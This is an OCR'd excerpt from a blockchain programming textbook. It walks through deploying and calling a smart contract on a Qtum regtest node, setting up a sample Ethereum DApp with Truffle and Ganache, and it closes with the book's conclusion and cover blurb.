1. Download the latest release of Qtum - https://github.com/qtumproject/qtum/releases



2. Extract it, go to **bin** folder and run the daemon on **regtest** network with username, password and port. If you want, you can set your data directory to be at an appropriate for you place

```
qtumd.exe --regtest --datadir=. -rpcuser=a -rpcpassword=b -rpcport=13889
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Select Command Prompt - qtumd.exe --regtest --datadir=. -rpcuser=a -rpcpassword=b -rpcport=13889

C:\temp\qtum-0.15.1\bin>qtumd.exe --regtest --datadir=. -rpcuser=a -rpcpassword=b -rpcport=13889
```

3. Qtum **regtest** provides the option to generate blocks in order to speed up the process using **PoW**. To get some **QTUM**, **Open a new Terminal** and **generate** 500 blocks using **qtum-cli**

```
qtum-cli.exe --regtest -rpcuser=a -rpcpassword=b -rpcport=13889 generate 500
```

```
C:\temp\qtum-0.15.1\bin>qtum-cli.exe --regtest -rpcuser=a -rpcpassword=b -rpcport=13889 generate 500
[
  "173dbdccd64cebfd0a11bd8c584ae1a3c8964b037af7c6435e91a45e5f56d9b4",
  "35fe1de57d59b1d30efcc70f944972636d5b90de52b53f4021a42a6e69190758",
  "4a65a37661d616ec998fd03adbb2ef0b0356fe03da45d19b60b302f51f141ea5",
  "4b1cb8f1a4894b07f68cb7ce7218fd36bfdacbd8e23d24f41ef6c7d15e8d0adf",
```

4. To check the wallet's address and current balance, type **getwalletinfo**

```
qtum-cli.exe --regtest -rpcuser=a -rpcpassword=b -rpcport=13889 getwalletinfo
```

```
C:\temp\qtum-0.15.1\bin>qtum-cli.exe --regtest -rpcuser=a -rpcpassword=b -rpcport=13889 getwalletinfo
{
  "walletname": "wallet.dat",
  "walletversion": 139900,
  "balance": 20000.00000000,
  "stake": 0.00000000,
  "unconfirmed_balance": 0.00000000,
  "immature_balance": 10000000.00000000,
  "txcount": 501,
  "keypoololdest": 1527596253,
  "keypoolsize": 999,
  "keypoolsize_hd_internal": 1000,
  "paytxfee": 0.00000000,
  "hdmasterkeyid": "b384ecda2d9281d1a2fd009af51355aa4a081904"
}
```

3. Deploy Contract

1. To deploy the contract, call **createcontract** with the bytecode

```
qtum-cli.exe --regtest -rpcuser=a -rpcpassword=b -rpcport=13889 createcontract
6060604052341561000…
```

```
C:\temp\qtum-0.15.1\bin>qtum-cli.exe --regtest -rpcuser=a -rpcpassword=b createcontract 6060604052341561000c57fe5b5b3360
0060006101000a81548173ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffffff160217
9055505b5b6101c88061005f6000396000f3006060604052600035 7c0100000000000000000000000000000000000000000000000000000000000090046 3
ffffffff16806313af403514610051578063 5e01eb5a1461007f578063 3d20e8146100d1575bfe5b61007d600480803573ffffffffffffffffffff
ffffffffffffffffff1690602001909190505061012356 5b005b341561008757fe5b61008f610168565b604051808273ffffffffffffffffffff
ffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff1681526020019150506040518091039 0f35b34156100d957fe5b6100e1
610171565b604051808273ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff16815260200191
505060405180910390f35b336000600061010 00a81548173ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffffffffffff
ffffffffffffffffff160217905550 5b50565b60003390505b90565b600060006000905490610100 0a900473ffffffffffffffffffffffffffff
ffffffff1690505b905600a165627a7a7230582050b454be91cd91e08099814fc2192c5fded81b632733f6c808e4d75e85a766a50029
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

2. The result is a JSON, storing the **transaction hash**, **sender address**, **hash160** and the **address** of the contract

```
{
  "txid": "a3ddaecea880f05b8e91eb898d4a1461b9302c77e539b8bc0c1d959be3f8b14a",
  "sender": "qY2fz38dj1KDhg9ib3ZiVm215Ja9YKjqGF",
  "hash160": "9ebb09fb6fc3ba3e9d02db21ffc3cd69a604900a",
  "address": "689d068f30ecb560f8353752684230bbd6ba78b9"
}
```

Save the **sender address** and the **contract address!**

3. Mine one block using **generate**

```
C:\temp\qtum-0.15.1\bin>qtum-cli.exe --regtest -rpcuser=a -rpcpassword=b -rpcport=13889 generate 1
[
  "3b798dc7aef0354159b2b6f4e55477ca4c15cb55e782253261f5ab35982bc5dd"
]
```

4. Check whether the transaction is **confirmed** using **gettransaction**:

```
C:\temp\qtum-0.15.1\bin>qtum-cli.exe --regtest -rpcuser=a -rpcpassword=b -rpcport=13889 gettransaction
a3ddaecea880f05b8e91eb898d4a1461b9302c77e539b8bc0c1d959be3f8b14a
{
  "amount": 0.00000000,
  "fee": -1.00167200,
  "confirmations": 2,
  "blockhash": "7e6ef5c8f1da23db3d3e7cabd735f0994d857455155d7ebc668b03bdaa7000e4",
  "blockindex": 1,
  "blocktime": 1527599642,
  "txid": "a3ddaecea880f05b8e91eb898d4a1461b9302c77e539b8bc0c1d959be3f8b14a",
  "walletconflicts": [
  ],
  "time": 1527599616,
  "timereceived": 1527599616,
  "bip125-replaceable": "no",
  "details": [
    {
      "account": "",
      "category": "send",
      "amount": 0.00000000,
      "vout": 0,
      "fee": -1.00167200,
      "abandoned": false
    }
  ],
  "hex": "02000000015d759cb04a5cc06037b99773c0299104e2b3296af97fce771047fc8b7b2a06bb000000004948304502
2100e9c621a437c7fda48fdc52116bdd83c4101834331f07aaf9232034cc5cc2c61f02202aebe21f4fdd4830742e5a11cbae22
9623902ad1418945aed542cbf7f672ef3b01feffffff02000000000000000000fb010403a0252601284cf0606060405234156100
0f57600080fd5b60d38061001d6000396000f3006060604052600436106049576000357c0100000000000000000000000000
```

5. Check what is behind the address of the contract using **getaccountinfo**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
C:\temp\qtum-0.15.1\bin>qtum-cli.exe --regtest -rpcuser=a -rpcpassword=b -rpcport=13889 getaccountinfo 689d068f30ecb560f8353752684230bbd6ba78b9
{
  "address": "689d068f30ecb560f8353752684230bbd6ba78b9",
  "balance": 0,
  "storage": {
    "290decd9548b62a8d60345a988386fc84ba6bc95484008f6362f93160ef3e563": {
      "0000000000000000000000000000000000000000000000000000000000000000": "0000000000000000000000000000000000000000000000000000000000000400"
    }
  },
  "code": "6060604052600436106049576000357c01000000000000000000000000000000000000000000000000000000000000900463ffffffff16806360fe47b114604e5780636d4
ce63c14606e575b600080fd5b341560857600080fd5b606c60048080359060200190919050506094565b005b341560857600080fd5b607e609e565b604051808281526020019150
50604051809103 90f35b8060008190555050565b600080549050905600a165627a7a723058200fe4476879d0e9ae6084c96a83cfe00592e21349966866d310577e6ec42feea9002
9"
}
```

4. Setup qweb3.js

1. Create a new **JavaScript** project and import **qweb3.js**

`npm init -y`
`npm install --save-dev qweb3`

2. **Import** the necessary dependencies

```
const Contract = require('qweb3').Contract;
const rpcAddress = 'http://a:b@localhost:13889';
```

3. **Create** the contract instance using the **contract address**, **abi** and **rpc**. Copy the ABI from the **solc** generation

```
const contractAddress = "689d068f30ecb560f8353752684230bbd6ba78b9";
const ABI = [
    {"constant":false,"inputs":[{"name":"x", "type":"uint256"}],
        "name":"set","outputs":[],
        "payable":false,
        "stateMutability":"nonpayable",
        "type":"function"
    },
    {"constant":true,"inputs":[],"name":"get",
        "outputs":[{"name":"","type":"uint256"}],
        "payable":false,
        "stateMutability":"view",
        "type":"function"
    }
];
```

4. **Set** the value of the variable in the contract. Use as a sender address the creator of the contract

```
contract.send('set', {
    methodArgs: [1024],
    gasLimit: 100000,
    senderAddress: 'qY2fz38dj1KDhg9ib3ZiVm215Ja9YKjqGF'
})
    .then(transaction => console.log(transaction));
```

5. **Returns** a transaction receipt of the transaction

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
{ txid: '613b665c993a514ae129218b34c5202f33c1c7a1cf41acb78b01fda476a149b3',
  sender: 'qY2fz38dj1KDhg9ib3ZiVm215Ja9YKjqGF',
  hash160: '9ebb09fb6fc3ba3e9d02db21ffc3cd69a604900a',
  args:
   { contractAddress: '689d068f30ecb560f8353752684230bbd6ba78b9',
     amount: 0,
     gasLimit: 100000,
     gasPrice: 4e-7 } }
```

Mine the transaction!

6. Get the value of the contract

```
contract.call('get', {
    methodArgs: [],
    senderAddress: 'qY2fz38dj1KDhg9ib3ZiVm215Ja9YKjqGF'
})
    .then(result => console.log(result[0].toString()));
```

```
1024
```

What to Submit?

Create a zip file (e.g. **`username-deploy-smart-contract-qtum.zip`**) holding the JavaScript file with the contract invocation.


Submit your zip file as homework at the course Website.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 2.12. Practical Project: DApp Implementation


Practical Project: Building a DApp


DApp Practical Project: Example Project



















Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.














Sample DApp Project

This section describes a sample DApp project, along with setup and run instructions.

1. Clone the Project from Github

Here is a **Github** link that you need to clone the project from:
https://github.com/NikolayAngelov/DApp-PetAdoptionCenter

2. Run "npm install" to install all the libraries

3. Setup the Contract and Config files

We have Two **config** files that we need to fill with the proper information for the project to work.

The information that we need is the **Contract Address** and the **Owner**. To get both things we need to first deploy

Our contract in our local ganache.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Run your **ganache-cli** and get the **Private Key** for the first address and import it into your **MetaMask**. This is the Owner of the contract that you need for your **config** and later for interacting with the contract.

After that just do "**truffle compile**" and "**truffle migrate**"

```
Running migration: 1_initial_migration.js
  Deploying Migrations...
  ... 0xb5b0a95f1cee033f73b846e9469929d055a38d6f65cdaa09bd1a13f3a0c78255
  Migrations: 0x3a3b9aae1c99ffd0e24763d1b0780b6cbb8cd624
Saving successful migration to network...
  ... 0x3c944b369dd938a04422433ff3356a1fc62f87334cd81281f89d84cf0634f548
Saving artifacts...
Running migration: 2_deploy_contracts.js
  Deploying PetAdoptionCenter...
  ... 0x70357bfa8144[illegible]ae5c970c
  PetAdoptionCenter: 0x8d3813c09196494654a017ec93ee2ee2c493aa60
Saving successful migration to network...
  ... 0x3cea1e24ecebe6a7830ccbd1dfd57aeef7fc610fbd9592b965eee65e286a07d7
Saving artifacts...
```

After you **migrate** you will see something like this and here you can find the **Contract Address** that we need.

Now we have both things that we need **Contract Address** and **Contract Owner** and we need to code them in the Config files that we have.
First config file is used in our back-end and can be found in "**./web/Config/ContractInfo.js**".

```
ContractInfo.js
function getContractOwner() {
    let ownerAddress = "0xec0ec36de7d927c316855b1d015f5920235f357a";
    return ownerAddress;
}
function getContractAddress() {
    let address = "0x8d3813c09196494654a017ec93ee2ee2c493aa60";
    return address;
}
function getContractABI() {...}
```

You need to change this Two addresses with the correct ones.

The second **Config** file is for our front-end and its located in "**./web/public/scripts/Config.js**":

```
let Config = (() => {
    // Write the Address of the Contract
    function getContractAddress() {
        return "0x8d3813c09196494654a017ec93ee2ee2c493aa60";
    }
    // Write the Address of the Owner. We save calls to the contract
    function getContractOwner() {
        return "0xec0ec36de7d927c316855b1d015f5920235f357a";
    }
```


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

So you need to change this Two as well.

After you have done this you are set to run the project.

4. Run the project

To run the project you need to start the HttpServer.js that is in the root directory and just run it.



Then go into localhost:3000 and play with the project

5. Running Tests with Coverage

8. First you need to start the Tests server with the following command:

```
npm run test:run:server
```

9. Now to run your tests you should use the following command:

```
npm run test:coverage
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Conclusion

The team behind this book hopes you have successfully passed through all the content from the previous chapters and you have learned a lot about **how blockchain networks work** (how to design and implement a simple blockchain network, the concept of consensus protocols and mining, how to design and access crypto wallets, how to sign and send blockchain transactions and how to overcome the scalability issues of blockchain), as well as **how to write smart contracts in Solidity and build DApps** in the Ethereum ecosystem (how to use the Ethereum public blockchain network, how to setup the geth client and access the Ropsten Testnet, how to write smart contracts in Solidity, how to program in Solidity language and how to use the tools around it like Remix IDE, Ganache and Truffle framework, how to use the Web3 API and other Ethereum client libraries, how to use MetaMask and client-side wallets, how to use decentralized storage and IPFS, how to access smart contracts from JS code and how to use other blockchain platforms like RSK and Qtum).

All the above gives you a **huge blockchain knowledge** and a lot of **blockchain practical development skills**, so the next step is to **start a job** as blockchain developer. Good luck!

Svetlin Nakov,

Co-founder of SoftUni, blockchain developer and trainer

Sofia, July 2018

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Practical Blockchain for Developers: The Big Book

Programming Blockchain Networks, Consensus Algorithms, Mining, Cryptography, Wallets, Transactions, DApps, Smart Contracts, Ethereum, Solidity, IPFS

The **"Practical Blockchain for Developers" book** is a textbook developed as teaching content for an intensive practical training for **blockchain developers**, developed by Svetlin Nakov and his team at SoftUni. The training consists of:

- Lectures, practical exercises, learning and coding in class (blockchain networks, wallets, DApps, smart contracts, Solidity)
- Remote working on practical blockchain projects (online, remote work, in teams / individually)

The course content covers deeply the modern **blockchain technologies** from the developer's perspective (blockchain networks, cryptography, wallets, transactions and APIs, consensus algorithms, mining, and offchain transactions) and the practical aspects of **DApp development** (Ethereum and IPFS, Solidity and smart contracts, the Web3 API to connect Ethereum with JavaScript and other languages, MetaMask and wallets, Truffle and Ganache).

The book follows the "**learn by doing**" concept and involves the course attendees in live coding exercises and projects every day. Attendees create two **practical projects**: implement a **blockchain network** and **develop a DApp in Solidity**.

Svetlin Nakov, PhD

Co-Founder @ SoftUni,

Blockchain Developer and Trainer

Svetlin Nakov and SoftUni Team

SoftUni – https://softuni.org

ISBN 978-619-00-0802-6

9 786190 008026